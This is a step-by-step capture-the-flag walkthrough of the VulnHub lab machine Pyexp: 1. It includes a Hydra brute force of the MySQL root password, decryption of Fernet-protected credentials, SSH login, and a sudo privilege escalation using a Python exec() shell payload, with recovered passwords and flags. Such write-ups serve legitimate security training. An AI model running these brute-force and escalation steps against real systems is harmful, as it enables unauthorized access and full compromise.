

Pyexp: 1 — Walkthrough

Machine Information

Field	Details
Name	Pyexp: 1
Author	0xatom
Series	pyexp
Release Date	11 Aug 2020
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/pyexp-1,534/

1. Network Discovery

First, discover the target machine on the network using Netdiscover.


```
sudo netdiscover -i eth0
```

Output:

```
192.168.10.26    00:0c:29:d6:45:78
```

Target identified:

- **Target IP:** 192.168.10.26



```
File Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
27 Captured ARP Req/Rep packets, from 5 hosts. Total size: 1620

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.10.8 | 50:c2:e8:95:0b:37 | 2     | 120 | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |
| 192.168.10.26 | 00:0c:29:d6:45:78 | 10    | 600 | VMware, Inc. |
| 192.168.10.1 | b4:f9:49:43:79:2c | 12    | 720 | optilink networks pvt ltd |
| 192.168.10.7 | 56:c1:a3:f0:c1:59 | 1     | 60  | Unknown vendor |
| 192.168.10.11 | 5a:00:a1:7a:77:36 | 2     | 120 | Unknown vendor |
```

2. Port Scanning and Enumeration

Run an aggressive Nmap scan against the target.

```
sudo nmap -sC -sV -p- 192.168.10.26 --min-rate 10000
```

Scan Results:

PORT	STATE	SERVICE	VERSION
1337/tcp	open	ssh	OpenSSH 7.9p1 Debian
3306/tcp	open	mysql	MariaDB 10.3.23

Important findings:

- SSH running on non-standard port **1337**
- MariaDB service exposed

```
(kali@kali)~$ sudo nmap -sC -sV -p- 192.168.10.26 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 09:55 IST
Nmap scan report for 192.168.10.26
Host is up (0.0074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
1337/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:af:6c:d1:26:94:dc:e5:1a:22:1a:64:4e:1c:34:a9 (RSA)
|   256 46:d2:8d:bd:2f:9e:af:ce:e2:45:5c:a6:12:c8:d9:19 (ECDSA)
|_  256 8d:11:ed:ff:7d:e5:a7:24:99:22:7f:ee:29:08:b2:4a (ED25519)
3306/tcp  open  mysql    MariaDB 5.5.5-10.3.23
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.23-MariaDB-0+deb10u1
|   Thread ID: 47
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, SupportsCompression, ODBCClient, IgnoreSpaceBeforeParenthesis, LongColumnFlag, Speaks41ProtocolOld, InteractiveClient, SupportsTransactions, Connect
WithDatabase, IgnoreSigpipes, Speaks41ProtocolNew, SupportsLoadDataLocal, FoundRows, DontAllowDatabaseTableColumn, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: BtB*JvOB+Q9eq)s-#dPC
|_  Auth Plugin Names: mysql_native_password
MAC Address: 00:0C:29:D6:45:78 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.35 seconds
```

3. Brute Force MySQL Credentials

Use Hydra to brute-force the MySQL root account.

```
hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.10.26
```

Credentials discovered:

Username: root

Password: prettywoman

```
(kali@kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.10.26
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-25 10:00:29
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://192.168.10.26:3306/
[STATUS] 3083.00 tries/min, 3083 tries in 00:01h, 14341316 to do in 77:32h, 4 active
[STATUS] 3122.33 tries/min, 9367 tries in 00:03h, 14335032 to do in 76:32h, 4 active
[3300][mysql] host: 192.168.10.26 login: root password: prettywoman
2 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-25 10:03:43
```

4. Accessing MariaDB

Login to the database server using recovered credentials.

```
mysql -u root -p -h 192.168.10.26 --skip_ssl
```

Enter password:

prettywoman

Successful login achieved.

```
(kali@kali)-[~]
└─$ mysql -u root -p -h 192.168.10.26 --skip_ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 20039
Server version: 10.3.23-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
```

5. Database Enumeration

List available databases.

```
show databases;
```

Output:

```
data
information_schema
mysql
performance_schema
```

Switch to the `data` database.

```
use data;
```

Show tables.

```
show tables;
```

Output:

```
fernet
```

Display table contents.

```
select * from fernet;
```

Output:

```
cred:
gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVLWB7t8gvsuayfhL00_cHnJQF1_ibv14si1MbL7Dgt90
dk8mKHAXLhyHZpIax0v02MMzh_z_eI7ys=

key:
UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0=
```

The table name provides a hint that Fernet encryption is being used.

```

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| data     |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.050 sec)

MariaDB [(none)]> use data;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [data]> use tables;
ERROR 1049 (42000): Unknown database 'tables'
MariaDB [data]> show tables;
+-----+
| Tables_in_data |
+-----+
| fernet          |
+-----+
1 row in set (0.005 sec)

MariaDB [data]> select * from fernet;
+-----+-----+
| cred | key |
+-----+-----+
| gAAAAABfMbx0bqWJTTdHKUYYG9U5Y6JGcpgEiLqmYIV1wB7t8gvsuayfhLOO_chnJQF1_ibv14si1Mbl7Dgt90dkmKAXLhyHZp1ax0v02MMzh_z_eI7ys= | UJ5_V_b-TWKKyz1ErA96f-9aEnQEfdjFbRkt8ULjdV0= |
+-----+-----+
1 row in set (0.032 sec)

```

6. Decrypting the Credentials

Using an online Fernet decoder (or Python script), decrypt the credential value using the provided key.

Recovered credentials:

```

Username: lucy
Password: wJ9`"Lemdv9[FEw-

```

7. SSH Access

Connect to the target via SSH on port **1337**.

```
ssh lucy@192.168.10.26 -p 1337
```

Password:

```
wJ9`"Lemdv9[FEw-
```

Verify access:

```
whoami
```

Output:

```
lucy
```

```
(kali㉿kali)-[~]  
$ ssh lucy@192.168.10.26 -p 1337  
The authenticity of host '[192.168.10.26]:1337 ([192.168.10.26]:1337)' can't be established.  
ED25519 key fingerprint is SHA256:K18aoM62L+/GHVzkZJScoh+S91IW1EPPvsc1K7UuVbE.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[192.168.10.26]:1337' (ED25519) to the list of known hosts.  
lucy@192.168.10.26's password:  
Linux pyexp 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Aug 10 18:44:44 2020 from 192.168.1.18  
lucy@pyexp:~$ whoami  
lucy
```

8. User Flag

List files in the home directory.

```
ls
```

Output:


```
user.txt
```

Read the user flag.

```
cat user.txt
```

Output:

```
8ca196f62e91847f07f8043b499bd9be
```



A terminal window with a dark background. The prompt is `lucy@pyexp:~$`. The first command is `ls`, which lists `user.txt`. The second command is `cat user.txt`, which outputs the flag `8ca196f62e91847f07f8043b499bd9be`.

9. Privilege Escalation Enumeration

Check sudo permissions.

```
sudo -l
```

Output:

```
(root) NOPASSWD: /usr/bin/python2 /opt/exp.py
```

Inspect the Python script.

```
cat /opt/exp.py
```

Output:

```
uinput = raw_input('how are you?')  
exec(uinput)
```

The script directly executes user input using `exec()`, resulting in arbitrary code execution as root.

```
lucy@pyexp:~$ sudo -l
Matching Defaults entries for lucy on pyexp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucy may run the following commands on pyexp:
    (root) NOPASSWD: /usr/bin/python2 /opt/exp.py
lucy@pyexp:~$ cat /opt/exp.py
uinput = raw_input('how are you?')
exec(uinput)
```

10. Privilege Escalation via Python Exec

Use Python to spawn a root shell.

Run the vulnerable script:

```
sudo -u root /usr/bin/python2 /opt/exp.py
```

Enter the following payload when prompted:

```
import os; os.execl("/bin/sh", "sh")
```

Example:

```
how are you?import os; os.execl("/bin/sh", "sh")
```

Verify root access:

```
id
```

Output:

```
uid=0(root) gid=0(root)
```



```
lucy@pyexp:~$ sudo -u root /usr/bin/python2 /opt/exp.py  
how are you?import os; os.execl("/bin/sh", "sh")  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# whoami  
root
```

11. Root Flag

Navigate to the root directory.

```
cd /root
```

List files:

```
ls
```

Output:

```
root.txt
```

Read the final flag.

```
cat root.txt
```

Output:

```
a7a7e80ff4920ff06f049012700c99a8
```

```
# ls  
user.txt  
# cd /root  
# ls  
root.txt  
# cat root.txt  
a7a7e80ff4920ff06f049012700c99a8
```

12. Attack Path Summary

1. Discovered target using Netdiscover
 2. Enumerated services with Nmap
 3. Brute-forced MySQL root credentials
 4. Accessed MariaDB remotely
 5. Enumerated encrypted credentials in database
 6. Decrypted Fernet-encrypted credentials
 7. Logged in via SSH as `lucy`
 8. Enumerated sudo permissions
 9. Exploited unsafe Python `exec()` usage
 10. Gained root shell
 11. Retrieved root flag
-

13. Tools Used

- Netdiscover
 - Nmap
 - Hydra
 - MySQL Client
 - SSH
 - Python
 - Fernet Decoder
-

14. Vulnerabilities Identified

- Weak MySQL root password
- Exposed database service
- Sensitive credentials stored in database

- Unsafe use of Python `exec()`
 - Misconfigured sudo permissions
 - Lack of privilege separation
-

15. Conclusion

Pyexp: 1 was successfully compromised through weak database credentials and insecure coding practices. After brute-forcing the MySQL root password, encrypted credentials were discovered and decrypted using Fernet. SSH access was obtained as user `lucy`, and privilege escalation was achieved through a vulnerable Python script executed with sudo privileges. The insecure use of Python's `exec()` function allowed arbitrary code execution as root, resulting in full system compromise.